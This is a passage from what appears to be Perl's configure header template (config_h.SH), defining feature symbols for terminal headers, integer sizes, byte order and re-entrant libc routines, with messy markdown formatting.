#\$i\_syswait I\_SYS\_WAIT/\*\*/

/\* I\_TERMIO:

\* This symbol, if defined, indicates that the program should include

\* <termio.h> rather than <sgtty.h>. There are also differences in

\* the ioctl() calls that depend on the value of this symbol.

\*/

/\* I\_TERMIOS:

\* This symbol, if defined, indicates that the program should include

\* the POSIX termios.h rather than sgtty.h or termio.h.

\* There are also differences in the ioctl() calls that depend on the

\* value of this symbol.

\*/

/\* I\_SGTTY:

\* This symbol, if defined, indicates that the program should include

\* <sgtty.h> rather than <termio.h>. There are also differences in

\* the ioctl() calls that depend on the value of this symbol.

\*/

#\$i\_termio I\_TERMIO               /\*\*/

#\$i\_termios I\_TERMIOS           /\*\*/

#\$i\_sgtty I\_SGTTY               /\*\*/

/\* I\_UNISTD:

\*       This symbol, if defined, indicates to the C program that it should  
\*       include <unistd.h>.  
\*/

#\$i\_unistd I\_UNISTD               /\*\*/

/\* I\_UTIME:

\*       This symbol, if defined, indicates to the C program that it should  
\*       include <utime.h>.  
\*/

#\$i\_utime I\_UTIME               /\*\*/

/\* I\_VALUES:

\*       This symbol, if defined, indicates to the C program that it should  
\*       include <values.h> to get definition of symbols like MINFLOAT or  
\*       MAXLONG, i.e. machine dependant limitations. Probably, you  
\*       should use <limits.h> instead, if it is available.  
\*/

#\$i\_values I\_VALUES               /\*\*/

/\* I\_VFORK:

\*       This symbol, if defined, indicates to the C program that it should  
\*       include vfork.h.  
\*/

```
#$i_vfork I_VFORK    /**/
```

```
/* CAN_VAPROTO:
```

```
*      This variable is defined on systems supporting prototype declaration
*
*      of functions with a variable number of arguments.
*
*/
```

```
/* _V:
```

```
*      This macro is used to declare function parameters in prototypes for
*
*      functions with a variable number of parameters. Use double parentheses.
*
*      For example:
*
*
*      int printf _V((char *fmt, ...));
*
*
*      Remember to use the plain simple _() macro when declaring a function
*
*      with no variable number of arguments, since it might be possible to
*
*      have a non-effect _V() macro and still get prototypes via _().
*
*/
```

```
#$vaprot CAN_VAPROTO    /**/
```

```
#ifdef CAN_VAPROTO
```

```
#define _V(args) args
```

```
#else
```

```
#define _V(args) ()
```

```
#endif
```

```
/* INTSIZE:
```

```

*      This symbol contains the value of sizeof(int) so that the C
*
*      preprocessor can make decisions based on it.
*/

/* LONGSIZE:

*      This symbol contains the value of sizeof(long) so that the C
*
*      preprocessor can make decisions based on it.
*/

/* SHORTSIZE:

*      This symbol contains the value of sizeof(short) so that the C
*
*      preprocessor can make decisions based on it.
*/

#define INTSIZE $intsize      /**/

#define LONGSIZE $longsize    /**/

#define SHORTSIZE $shortsize  /**/


/* MULTIARCH:

*      This symbol, if defined, signifies that the build
*
*      process will produce some binary files that are going to be
*
*      used in a cross-platform environment. This is the case for
*
*      example with the NeXT "fat" binaries that contain executables
*
*      for several CPUs.
*/

#$multiarch MULTIARCH      /**/


/* HAS_QUAD:

```

```
*      This symbol, if defined, tells that there's a 64-bit integer type,  
*      Quad_t, and its unsigned counterpart, Uquad_t. QUADKIND will be one  
*      of QUAD_IS_INT, QUAD_IS_LONG, QUAD_IS_LONG_LONG, or QUAD_IS_INT64_T.  
*/
```

```
#$d_quad HAS_QUAD  /**/
```

```
#ifdef HAS_QUAD
```

```
#  define Quad_t $quadtype  /**/
```

```
#  define Uquad_t $uquadtype /**/
```

```
#  define QUADKIND $quadkind/**/
```

```
#  define QUAD_IS_INT 1
```

```
#  define QUAD_IS_LONG      2
```

```
#  define QUAD_IS_LONG_LONG      3
```

```
#  define QUAD_IS_INT64_T  4
```

```
#endif
```

```
/* USE_CROSS_COMPILE:
```

```
*      This symbol, if defined, indicates that Perl is being cross-compiled.
```

```
*/
```

```
/* PERL_TARGETARCH:
```

```
*      This symbol, if defined, indicates the target architecture
```

```
*      Perl has been cross-compiled to. Undefined if not a cross-compile.
```

```
*/
```

```
#ifndef USE_CROSS_COMPILE
```

```
#$usecrosscompile    USE_CROSS_COMPILE  /**/
```

```
#define PERL_TARGETARCH    "$targetarch"  /**/
```

```
#endif
```

```
/* MEM_ALIGNBYTES:
```

```
*      This symbol contains the number of bytes required to align a  
*      double, or a long double when applicable. Usual values are 2,  
*      4 and 8. The default is eight, for safety.
```

```
*/
```

```
#if defined(USE_CROSS_COMPILE) || defined(MULTIARCH)
```

```
# define MEM_ALIGNBYTES 8
```

```
#else
```

```
#define MEM_ALIGNBYTES $alignbytes
```

```
#endif
```

```
/* ARCHLIB:
```

```
*      This variable, if defined, holds the name of the directory in  
*      which the user wants to put architecture-dependent public  
*      library files for $package. It is most often a local directory  
*      such as /usr/local/lib. Programs using this variable must be  
*      prepared to deal with filename expansion. If ARCHLIB is the  
*      same as PRIVLIB, it is not defined, since presumably the  
*      program already searches PRIVLIB.
```

```
*/
```

```
/* ARCHLIB_EXP:
```

```
*      This symbol contains the ~name expanded version of ARCHLIB, to be used  
*      in programs that are not prepared to deal with ~ expansion at run-time.
```

\*/

#\$d\_archlib ARCHLIB "\$archlib" /\*\*/

#\$d\_archlib ARCHLIB\_EXP "\$archlibexp" /\*\*/

/\* ARCHNAME:

\* This symbol holds a string representing the architecture name.

\* It may be used to construct an architecture-dependant pathname

\* where library files may be held under a private library, for

\* instance.

\*/

#define ARCHNAME "\$archname" /\*\*/

/\* BIN:

\* This symbol holds the path of the bin directory where the package will

\* be installed. Program must be prepared to deal with ~name substitution.

\*/

/\* BIN\_EXP:

\* This symbol is the filename expanded version of the BIN symbol, for

\* programs that do not want to deal with that at run-time.

\*/

/\* PERL\_RELOCATABLE\_INC:

\* This symbol, if defined, indicates that we'd like to relocate entries

\* in @INC at run time based on the location of the perl binary.

\*/

#define BIN "\$bin" /\*\*/

```

#define BIN_EXP "$binexp"    /**/

#define PERL_RELOCATABLE_INC "$userrelocatableinc"    /**/

/* BYTEORDER:

*      This symbol holds the hexadecimal constant defined in byteorder,
*
*      in a UV, i.e. 0x1234 or 0x4321 or 0x12345678, etc...
*
*      If the compiler supports cross-compiling or multiple-architecture
*
*      binaries (eg. on NeXT systems), use compiler-defined macros to
*
*      determine the byte order.
*
*      On NeXT 3.2 (and greater), you can build "Fat" Multiple Architecture
*
*      Binaries (MAB) on either big endian or little endian machines.
*
*      The endian-ness is available at compile-time. This only matters
*
*      for perl, where the config.h can be generated and installed on
*
*      one system, and used by a different architecture to build an
*
*      extension. Older versions of NeXT that might not have
*
*      defined either *_ENDIAN__ were all on Motorola 680x0 series,
*
*      so the default case (for NeXT) is big endian to catch them.
*
*      This might matter for NeXT 3.0.
*
*/

#if defined(USE_CROSS_COMPILE) || defined(MULTIARCH)

# ifdef __LITTLE_ENDIAN__

#   if LONGSIZE == 4

#       define BYTEORDER 0x1234

#   else

#       if LONGSIZE == 8

```



```

#   define BYTEORDER 0x12345678

#   endif

#   endif

#   else

#   ifdef __BIG_ENDIAN__

#       if LONGSIZE == 4

#           define BYTEORDER 0x4321

#       else

#           if LONGSIZE == 8

#               define BYTEORDER 0x87654321

#           endif

#       endif

#   endif

#   endif

#   endif

#   if !defined(BYTEORDER) && (defined(NeXT) || defined(__NeXT__))

#       define BYTEORDER 0x4321

#   endif

#else

#define BYTEORDER 0x$byteorder      /* large digits for MSB */

#endif /* NeXT */


/* CHARBITS:

*       This symbol contains the size of a char, so that the C preprocessor

*       can make decisions based on it.

*/

```

```
#define CHARBITS $charbits      /**/
```

```
/* HAS_ACCESSX:
```

```
*      This symbol, if defined, indicates that the accessx routine is
*
*      available to do extended access checks.
*
*/
```

```
#$d_accessx HAS_ACCESSX      /**/
```

```
/* HAS_ASCTIME_R:
```

```
*      This symbol, if defined, indicates that the asctime_r routine
*
*      is available to asctime re-entrantly.
*
*/
```

```
/* ASCTIME_R_PROTO:
```

```
*      This symbol encodes the prototype of asctime_r.
*
*      It is zero if d_asctime_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_asctime_r
*
*      is defined.
*
*/
```

```
#$d_asctime_r HAS_ASCTIME_R      /**/
```

```
#define ASCTIME_R_PROTO $asctime_r_proto  /**/
```

```
/* CASTI32:
```

```
*      This symbol is defined if the C compiler can cast negative
*
*      or large floating point numbers to 32-bit ints.
*
*/
```

```
#$d_casti32    CASTI32          /**/
```

```
/* CASTNEGFLOAT:
```

```
*      This symbol is defined if the C compiler can cast negative
*      numbers to unsigned longs, ints and shorts.
*/
```

```
/* CASTFLAGS:
```

```
*      This symbol contains flags that say what difficulties the compiler
*      has casting odd floating values to unsigned long:
*
*          0 = ok
*          1 = couldn't cast < 0
*          2 = couldn't cast >= 0x80000000
*          4 = couldn't cast in argument expression list
*/
```

```
#$d_castneg    CASTNEGFLOAT      /**/
```

```
#define CASTFLAGS $castflags      /**/
```

```
/* VOID_CLOSEDIR:
```

```
*      This symbol, if defined, indicates that the closedir() routine
*      does not return a value.
*/
```

```
#$d_void_closedir VOID_CLOSEDIR  /**/
```

```
/* HAS_CRYPT_R:
```

```
*      This symbol, if defined, indicates that the crypt_r routine
```

```

*      is available to crypt re-entrantly.
*/

/* CRYPT_R_PROTO:

*      This symbol encodes the prototype of crypt_r.
*
*      It is zero if d_crypt_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_crypt_r
*
*      is defined.
*/

#$d_crypt_r HAS_CRYPT_R      /**/

#define CRYPT_R_PROTO $crypt_r_proto      /**/


/* HAS_CTERMID_R:

*      This symbol, if defined, indicates that the ctermid_r routine
*
*      is available to ctermid re-entrantly.
*/

/* CTERMID_R_PROTO:

*      This symbol encodes the prototype of ctermid_r.
*
*      It is zero if d_ctermid_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_ctermid_r
*
*      is defined.
*/

#$d_ctermid_r HAS_CTERMID_R      /**/

#define CTERMID_R_PROTO $ctermid_r_proto      /**/


/* HAS_CTIME_R:

```

```
*      This symbol, if defined, indicates that the ctime_r routine
*
*      is available to ctime re-entrantly.
*/
```

```
/* CTIME_R_PROTO:
```

```
*      This symbol encodes the prototype of ctime_r.
*
*      It is zero if d_ctime_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_ctime_r
*
*      is defined.
*/
```

```
#$d_ctime_r HAS_CTIME_R      /**/
```

```
#define CTIME_R_PROTO $ctime_r_proto      /**/
```

```
/* HAS_DRAND48_R:
```

```
*      This symbol, if defined, indicates that the drand48_r routine
*
*      is available to drand48 re-entrantly.
*/
```

```
/* DRAND48_R_PROTO:
```

```
*      This symbol encodes the prototype of drand48_r.
*
*      It is zero if d_drand48_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_drand48_r
*
*      is defined.
*/
```

```
#$d_drand48_r HAS_DRAND48_R      /**/
```

```
#define DRAND48_R_PROTO $drand48_r_proto  /**/
```

```
/* HAS_EACCESS:
```

```
*      This symbol, if defined, indicates that the eaccess routine is  
*      available to do extended access checks.
```

```
*/
```

```
#$d_eaccess HAS_EACCESS          /**/
```

```
/* HAS_ENDGRENT_R:
```

```
*      This symbol, if defined, indicates that the endgrent_r routine  
*      is available to endgrent re-entrantly.
```

```
*/
```

```
/* ENDGRENT_R_PROTO:
```

```
*      This symbol encodes the prototype of endgrent_r.  
*      It is zero if d_endgrent_r is undef, and one of the  
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_endgrent_r  
*      is defined.
```

```
*/
```

```
#$d_endgrent_r HAS_ENDGRENT_R    /**/
```

```
#define ENDGRENT_R_PROTO $endgrent_r_proto    /**/
```

```
/* HAS_ENDHOSTENT_R:
```

```
*      This symbol, if defined, indicates that the endhostent_r routine  
*      is available to endhostent re-entrantly.
```

```
*/
```

```
/* ENHOSTENT_R_PROTO:
```

```
*      This symbol encodes the prototype of endhostent_r.
```

```
*      It is zero if d_endhostent_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_endhostent_r
*
*      is defined.
```

```
*/
```

```
#$d_endhostent_r HAS_ENDHOSTENT_R      /**/
```

```
#define ENDHOSTENT_R_PROTO $endhostent_r_proto  /**/
```

```
/* HAS_ENDNETENT_R:
```

```
*      This symbol, if defined, indicates that the endnetent_r routine
*
*      is available to endnetent re-entrantly.
```

```
*/
```

```
/* ENDNETENT_R_PROTO:
```

```
*      This symbol encodes the prototype of endnetent_r.
*
*      It is zero if d_endnetent_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_endnetent_r
*
*      is defined.
```

```
*/
```

```
#$d_endnetent_r HAS_ENDNETENT_R      /**/
```

```
#define ENDNETENT_R_PROTO $endnetent_r_proto  /**/
```

```
/* HAS_ENDPROTOENT_R:
```

```
*      This symbol, if defined, indicates that the endprotoent_r routine
*
*      is available to endprotoent re-entrantly.
```

```
*/
```

```
/* ENDPROTOENT_R_PROTO:
```

\* This symbol encodes the prototype of endprotoent\_r.  
\* It is zero if d\_endprotoent\_r is undef, and one of the  
\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_endprotoent\_r  
\* is defined.  
\*/

#\$d\_endprotoent\_r HAS\_ENDPROTOENT\_R /\*\*/

#define ENDPROTOENT\_R\_PROTO \$endprotoent\_r\_proto /\*\*/

/\* HAS\_ENDPWENT\_R:

\* This symbol, if defined, indicates that the endpwent\_r routine  
\* is available to endpwent re-entrantly.  
\*/

/\* ENDPWENT\_R\_PROTO:

\* This symbol encodes the prototype of endpwent\_r.  
\* It is zero if d\_endpwent\_r is undef, and one of the  
\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_endpwent\_r  
\* is defined.  
\*/

#\$d\_endpwent\_r HAS\_ENDPWENT\_R /\*\*/

#define ENDPWENT\_R\_PROTO \$endpwent\_r\_proto /\*\*/

/\* HAS\_ENDSERVENT\_R:

\* This symbol, if defined, indicates that the endservent\_r routine  
\* is available to endservent re-entrantly.  
\*/



/\* ENDSERVENT\_R\_PROTO:

\*     This symbol encodes the prototype of endservent\_r.  
\*     It is zero if d\_endservent\_r is undef, and one of the  
\*     REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_endservent\_r  
\*     is defined.  
\*/

#\$d\_endservent\_r HAS\_ENDSERVENT\_R /\*\*/

#define ENDSERVENT\_R\_PROTO \$endservent\_r\_proto /\*\*/

/\* HAS\_FD\_SET:

\*     This symbol, when defined, indicates presence of the fd\_set typedef  
\*     in <sys/types.h>  
\*/

#\$d\_fd\_set HAS\_FD\_SET /\*\*/

/\* Gconvert:

\*     This preprocessor macro is defined to convert a floating point  
\*     number to a string without a trailing decimal point. This  
\*     emulates the behavior of sprintf("%g"), but is sometimes much more  
\*     efficient. If gconvert() is not available, but gcvt() drops the  
\*     trailing decimal point, then gcvt() is used. If all else fails,  
\*     a macro using sprintf("%g") is used. Arguments for the Gconvert  
\*     macro are: value, number of digits, whether trailing zeros should  
\*     be retained, and the output buffer.  
\*     The usual values are:

```

*          d_Gconvert='gconvert((x),(n),(t),(b))'
*
*          d_Gconvert='gcvt((x),(n),(b))'
*
*          d_Gconvert='sprintf((b),"%.*g",(n),(x))'
*
*      The last two assume trailing zeros should not be kept.
*
*/

#define Gconvert(x,n,t,b) $d_Gconvert

/* HAS_GETGRENTR:
*
*      This symbol, if defined, indicates that the getgrent_r routine
*
*      is available to getgrent re-entrantly.
*
*/

/* GETGRENTR_PROTO:
*
*      This symbol encodes the prototype of getgrent_r.
*
*      It is zero if d_getgrent_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getgrent_r
*
*      is defined.
*
*/

#$d_getgrent_r HAS_GETGRENTR      /**/

#define GETGRENTR_PROTO $getgrent_r_proto      /**/

/* HAS_GETGRGID_R:
*
*      This symbol, if defined, indicates that the getgrgid_r routine
*
*      is available to getgrgid re-entrantly.
*
*/

/* GETGRGID_R_PROTO:

```

```
*      This symbol encodes the prototype of getgrgid_r.
*
*      It is zero if d_getgrgid_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getgrgid_r
*
*      is defined.
*
*/
```

```
#$d_getgrgid_r HAS_GETGRGID_R      /**/
```

```
#define GETGRGID_R_PROTO $getgrgid_r_proto      /**/
```

```
/* HAS_GETGRNAM_R:
```

```
*      This symbol, if defined, indicates that the getgrnam_r routine
*
*      is available to getgrnam re-entrantly.
*
*/
```

```
/* GETGRNAM_R_PROTO:
```

```
*      This symbol encodes the prototype of getgrnam_r.
*
*      It is zero if d_getgrnam_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getgrnam_r
*
*      is defined.
*
*/
```

```
#$d_getgrnam_r HAS_GETGRNAM_R      /**/
```

```
#define GETGRNAM_R_PROTO $getgrnam_r_proto      /**/
```

```
/* HAS_GETHOSTBYADDR_R:
```

```
*      This symbol, if defined, indicates that the gethostbyaddr_r routine
*
*      is available to gethostbyaddr re-entrantly.
*
*/
```

```
/* GETHOSTBYADDR_R_PROTO:
```

```
*      This symbol encodes the prototype of gethostbyaddr_r.  
*      It is zero if d_gethostbyaddr_r is undef, and one of the  
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_gethostbyaddr_r  
*      is defined.  
*/
```

```
#$d_gethostbyaddr_r HAS_GETHOSTBYADDR_R  /**/
```

```
#define GETHOSTBYADDR_R_PROTO $gethostbyaddr_r_proto  /**/
```

```
/* HAS_GETHOSTBYNAME_R:
```

```
*      This symbol, if defined, indicates that the gethostbyname_r routine  
*      is available to gethostbyname re-entrantly.  
*/
```

```
/* GETHOSTBYNAME_R_PROTO:
```

```
*      This symbol encodes the prototype of gethostbyname_r.  
*      It is zero if d_gethostbyname_r is undef, and one of the  
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_gethostbyname_r  
*      is defined.  
*/
```

```
#$d_gethostbyname_r HAS_GETHOSTBYNAME_R  /**/
```

```
#define GETHOSTBYNAME_R_PROTO $gethostbyname_r_proto  /**/
```

```
/* HAS_GETHOSTENT_R:
```

```
*      This symbol, if defined, indicates that the gethostent_r routine  
*      is available to gethostent re-entrantly.
```

\*/

/\* GETHOSTENT\_R\_PROTO:

\* This symbol encodes the prototype of gethostent\_r.  
\* It is zero if d\_gethostent\_r is undef, and one of the  
\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_gethostent\_r  
\* is defined.

\*/

#\$d\_gethostent\_r HAS\_GETHOSTENT\_R /\*\*/

#define GETHOSTENT\_R\_PROTO \$gethostent\_r\_proto /\*\*/

/\* HAS\_GETLOGIN\_R:

\* This symbol, if defined, indicates that the getlogin\_r routine  
\* is available to getlogin re-entrantly.

\*/

/\* GETLOGIN\_R\_PROTO:

\* This symbol encodes the prototype of getlogin\_r.  
\* It is zero if d\_getlogin\_r is undef, and one of the  
\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_getlogin\_r  
\* is defined.

\*/

#\$d\_getlogin\_r HAS\_GETLOGIN\_R /\*\*/

#define GETLOGIN\_R\_PROTO \$getlogin\_r\_proto /\*\*/

/\* HAS\_GETNETBYADDR\_R:

\* This symbol, if defined, indicates that the getnetbyaddr\_r routine

```

*      is available to getnetbyaddr re-entrantly.
*/

/* GETNETBYADDR_R_PROTO:

*      This symbol encodes the prototype of getnetbyaddr_r.
*
*      It is zero if d_getnetbyaddr_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getnetbyaddr_r
*
*      is defined.
*/

#$d_getnetbyaddr_r HAS_GETNETBYADDR_R    /**/

#define GETNETBYADDR_R_PROTO $getnetbyaddr_r_proto    /**/


/* HAS_GETNETBYNAME_R:

*      This symbol, if defined, indicates that the getnetbyname_r routine
*
*      is available to getnetbyname re-entrantly.
*/

/* GETNETBYNAME_R_PROTO:

*      This symbol encodes the prototype of getnetbyname_r.
*
*      It is zero if d_getnetbyname_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getnetbyname_r
*
*      is defined.
*/

#$d_getnetbyname_r HAS_GETNETBYNAME_R    /**/

#define GETNETBYNAME_R_PROTO $getnetbyname_r_proto    /**/


/* HAS_GETNETENT_R:

```

```
*      This symbol, if defined, indicates that the getnetent_r routine
*
*      is available to getnetent re-entrantly.
*/
```

```
/* GETNETENT_R_PROTO:
```

```
*      This symbol encodes the prototype of getnetent_r.
*
*      It is zero if d_getnetent_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getnetent_r
*
*      is defined.
*/
```

```
#$d_getnetent_r HAS_GETNETENT_R    /**/
```

```
#define GETNETENT_R_PROTO $getnetent_r_proto    /**/
```

```
/* HAS_GETPAGESIZE:
```

```
*      This symbol, if defined, indicates that the getpagesize system call
*
*      is available to get system page size, which is the granularity of
*
*      many memory management calls.
*/
```

```
#$d_getpagsz HAS_GETPAGESIZE        /**/
```

```
/* HAS_GETPROTOBYNAME_R:
```

```
*      This symbol, if defined, indicates that the getprotobyname_r routine
*
*      is available to getprotobyname re-entrantly.
*/
```

```
/* GETPROTOBYNAME_R_PROTO:
```

```
*      This symbol encodes the prototype of getprotobyname_r.
```

```

*      It is zero if d_getprotobyname_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getprotobyname_r
*
*      is defined.
*/

#$d_getprotobyname_r HAS_GETPROTOBYNAME_R      /**/

#define GETPROTOBYNAME_R_PROTO $getprotobyname_r_proto      /**/

/* HAS_GETPROTOBYNUMBER_R:
*
*      This symbol, if defined, indicates that the getprotobynumber_r routine
*
*      is available to getprotobynumber re-entrantly.
*/

/* GETPROTOBYNUMBER_R_PROTO:
*
*      This symbol encodes the prototype of getprotobynumber_r.
*
*      It is zero if d_getprotobynumber_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getprotobynumber_r
*
*      is defined.
*/

#$d_getprotobynumber_r HAS_GETPROTOBYNUMBER_R      /**/

#define GETPROTOBYNUMBER_R_PROTO $getprotobynumber_r_proto      /**/

/* HAS_GETPROTOENT_R:
*
*      This symbol, if defined, indicates that the getprotoent_r routine
*
*      is available to getprotoent re-entrantly.
*/

/* GETPROTOENT_R_PROTO:

```



```

*      This symbol encodes the prototype of getprotoent_r.
*
*      It is zero if d_getprotoent_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getprotoent_r
*
*      is defined.
*/

```

```

#$d_getprotoent_r HAS_GETPROTOENT_R      /**/

```

```

#define GETPROTOENT_R_PROTO $getprotoent_r_proto      /**/

```

```

/* HAS_GETPWENT_R:

```

```

*      This symbol, if defined, indicates that the getpwent_r routine
*
*      is available to getpwent re-entrantly.
*/

```

```

/* GETPWENT_R_PROTO:

```

```

*      This symbol encodes the prototype of getpwent_r.
*
*      It is zero if d_getpwent_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getpwent_r
*
*      is defined.
*/

```

```

#$d_getpwent_r HAS_GETPWENT_R      /**/

```

```

#define GETPWENT_R_PROTO $getpwent_r_proto      /**/

```

```

/* HAS_GETPWNAM_R:

```

```

*      This symbol, if defined, indicates that the getpwnam_r routine
*
*      is available to getpwnam re-entrantly.
*/

```

```
/* GETPWNAM_R_PROTO:
```

```
*      This symbol encodes the prototype of getpwnam_r.  
*      It is zero if d_getpwnam_r is undef, and one of the  
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getpwnam_r  
*      is defined.  
*/
```

```
#$d_getpwnam_r HAS_GETPWNAM_R    /**/
```

```
#define GETPWNAM_R_PROTO $getpwnam_r_proto    /**/
```

```
/* HAS_GETPWUID_R:
```

```
*      This symbol, if defined, indicates that the getpwuid_r routine  
*      is available to getpwuid re-entrantly.  
*/
```

```
/* GETPWUID_R_PROTO:
```

```
*      This symbol encodes the prototype of getpwuid_r.  
*      It is zero if d_getpwuid_r is undef, and one of the  
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getpwuid_r  
*      is defined.  
*/
```

```
#$d_getpwuid_r HAS_GETPWUID_R    /**/
```

```
#define GETPWUID_R_PROTO $getpwuid_r_proto    /**/
```

```
/* HAS_GETSERVBYNAME_R:
```

```
*      This symbol, if defined, indicates that the getservbyname_r routine  
*      is available to getservbyname re-entrantly.
```

\*/

/\* GETSERVBYNAME\_R\_PROTO:

\* This symbol encodes the prototype of getservbyname\_r.  
\* It is zero if d\_getservbyname\_r is undef, and one of the  
\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_getservbyname\_r  
\* is defined.

\*/

#\$d\_getservbyname\_r HAS\_GETSERVBYNAME\_R /\*\*/

#define GETSERVBYNAME\_R\_PROTO \$getservbyname\_r\_proto /\*\*/

/\* HAS\_GETSERVBYPORTR:

\* This symbol, if defined, indicates that the getservbyport\_r routine  
\* is available to getservbyport re-entrantly.

\*/

/\* GETSERVBYPORTR\_PROTO:

\* This symbol encodes the prototype of getservbyport\_r.  
\* It is zero if d\_getservbyport\_r is undef, and one of the  
\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_getservbyport\_r  
\* is defined.

\*/

#\$d\_getservbyport\_r HAS\_GETSERVBYPORTR /\*\*/

#define GETSERVBYPORTR\_PROTO \$getservbyport\_r\_proto /\*\*/

/\* HAS\_GETSERVENT\_R:

\* This symbol, if defined, indicates that the getservent\_r routine

```

*      is available to getservent re-entrantly.
*/

/* GETSERVENT_R_PROTO:

*      This symbol encodes the prototype of getservent_r.
*
*      It is zero if d_getservent_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getservent_r
*
*      is defined.
*/

#$d_getservent_r HAS_GETSERVENT_R    /**/

#define GETSERVENT_R_PROTO $getservent_r_proto    /**/

/* HAS_GETSPNAM_R:

*      This symbol, if defined, indicates that the getsppnam_r routine
*
*      is available to getsppnam re-entrantly.
*/

/* GETSPNAM_R_PROTO:

*      This symbol encodes the prototype of getsppnam_r.
*
*      It is zero if d_getsppnam_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_getsppnam_r
*
*      is defined.
*/

#$d_getsppnam_r HAS_GETSPNAM_R    /**/

#define GETSPNAM_R_PROTO $getsppnam_r_proto    /**/

/* HAS_GMTIME_R:

```

\* This symbol, if defined, indicates that the gmtime\_r routine  
\* is available to gmtime re-entrantly.

\*/

/\* GMTIME\_R\_PROTO:

\* This symbol encodes the prototype of gmtime\_r.  
\* It is zero if d\_gmtime\_r is undef, and one of the  
\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_gmtime\_r  
\* is defined.

\*/

#\$d\_gmtime\_r HAS\_GMTIME\_R /\*\*/

#define GMTIME\_R\_PROTO \$gmtime\_r\_proto /\*\*/

/\* HAS\_GNULIBC:

\* This symbol, if defined, indicates to the C program that  
\* the GNU C library is being used. A better check is to use  
\* the \_\_GLIBC\_\_ and \_\_GLIBC\_MINOR\_\_ symbols supplied with glibc.

\*/

#\$d\_gnulibc HAS\_GNULIBC /\*\*/

#if defined(HAS\_GNULIBC) && !defined(\_GNU\_SOURCE)

# define \_GNU\_SOURCE

#endif

/\* HAS\_ISASCII:

\* This manifest constant lets the C program know that isascii  
\* is available.

```
*/
```

```
#$d_isascii HAS_ISASCII      /**/
```

```
/* HAS_LCHOWN:
```

```
*      This symbol, if defined, indicates that the lchown routine is
*
*      available to operate on a symbolic link (instead of following the
*
*      link).
```

```
*/
```

```
#$d_lchown HAS_LCHOWN        /**/
```

```
/* HAS_LOCALTIME_R:
```

```
*      This symbol, if defined, indicates that the localtime_r routine
*
*      is available to localtime re-entrantly.
```

```
*/
```

```
/* LOCALTIME_R_NEEDS_TZSET:
```

```
*      Many libc's localtime_r implementations do not call tzset,
*
*      making them differ from localtime(), and making timezone
*
*      changes using \${ENV}{TZ} without explicitly calling tzset
*
*      impossible. This symbol makes us call tzset before localtime_r
```

```
*/
```

```
#$d_localtime_r_needs_tzset LOCALTIME_R_NEEDS_TZSET /**/
```

```
#ifdef LOCALTIME_R_NEEDS_TZSET
```

```
#define L_R_TZSET tzset(),
```

```
#else
```

```
#define L_R_TZSET
```

```
#endif
```

```
/* LOCALTIME_R_PROTO:
```

```
*      This symbol encodes the prototype of localtime_r.  
*      It is zero if d_localtime_r is undef, and one of the  
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_localtime_r  
*      is defined.  
*/
```

```
#$d_localtime_r HAS_LOCALTIME_R      /**/
```

```
#define LOCALTIME_R_PROTO $localtime_r_proto      /**/
```

```
/* HAS_OPEN3:
```

```
*      This manifest constant lets the C program know that the three  
*      argument form of open(2) is available.  
*/
```

```
#$d_open3 HAS_OPEN3      /**/
```

```
/* OLD_PTHREAD_CREATE_JOINABLE:
```

```
*      This symbol, if defined, indicates how to create pthread  
*      in joinable (aka undetached) state. NOTE: not defined  
*      if pthread.h already has defined PTHREAD_CREATE_JOINABLE  
*      (the new version of the constant).  
*      If defined, known values are PTHREAD_CREATE_UNDETACHED  
*      and __UNDETACHED.  
*/
```

```
#$d_old_pthread_create_joinable OLD_PTHREAD_CREATE_JOINABLE $old_pthread_create_joinable
/**/
```

```
/* HAS_PTHREAD_ATFORK:
```

```
*      This symbol, if defined, indicates that the pthread_atfork routine
*
*      is available to setup fork handlers.
*
*/
```

```
#$d_pthread_atfork HAS_PTHREAD_ATFORK          /**/
```

```
/* HAS_PTHREAD_YIELD:
```

```
*      This symbol, if defined, indicates that the pthread_yield
*
*      routine is available to yield the execution of the current
*
*      thread. sched_yield is preferable to pthread_yield.
*
*/
```

```
/* SCHED_YIELD:
```

```
*      This symbol defines the way to yield the execution of
*
*      the current thread. Known ways are sched_yield,
*
*      pthread_yield, and pthread_yield with NULL.
*
*/
```

```
/* HAS_SCHED_YIELD:
```

```
*      This symbol, if defined, indicates that the sched_yield
*
*      routine is available to yield the execution of the current
*
*      thread. sched_yield is preferable to pthread_yield.
*
*/
```

```
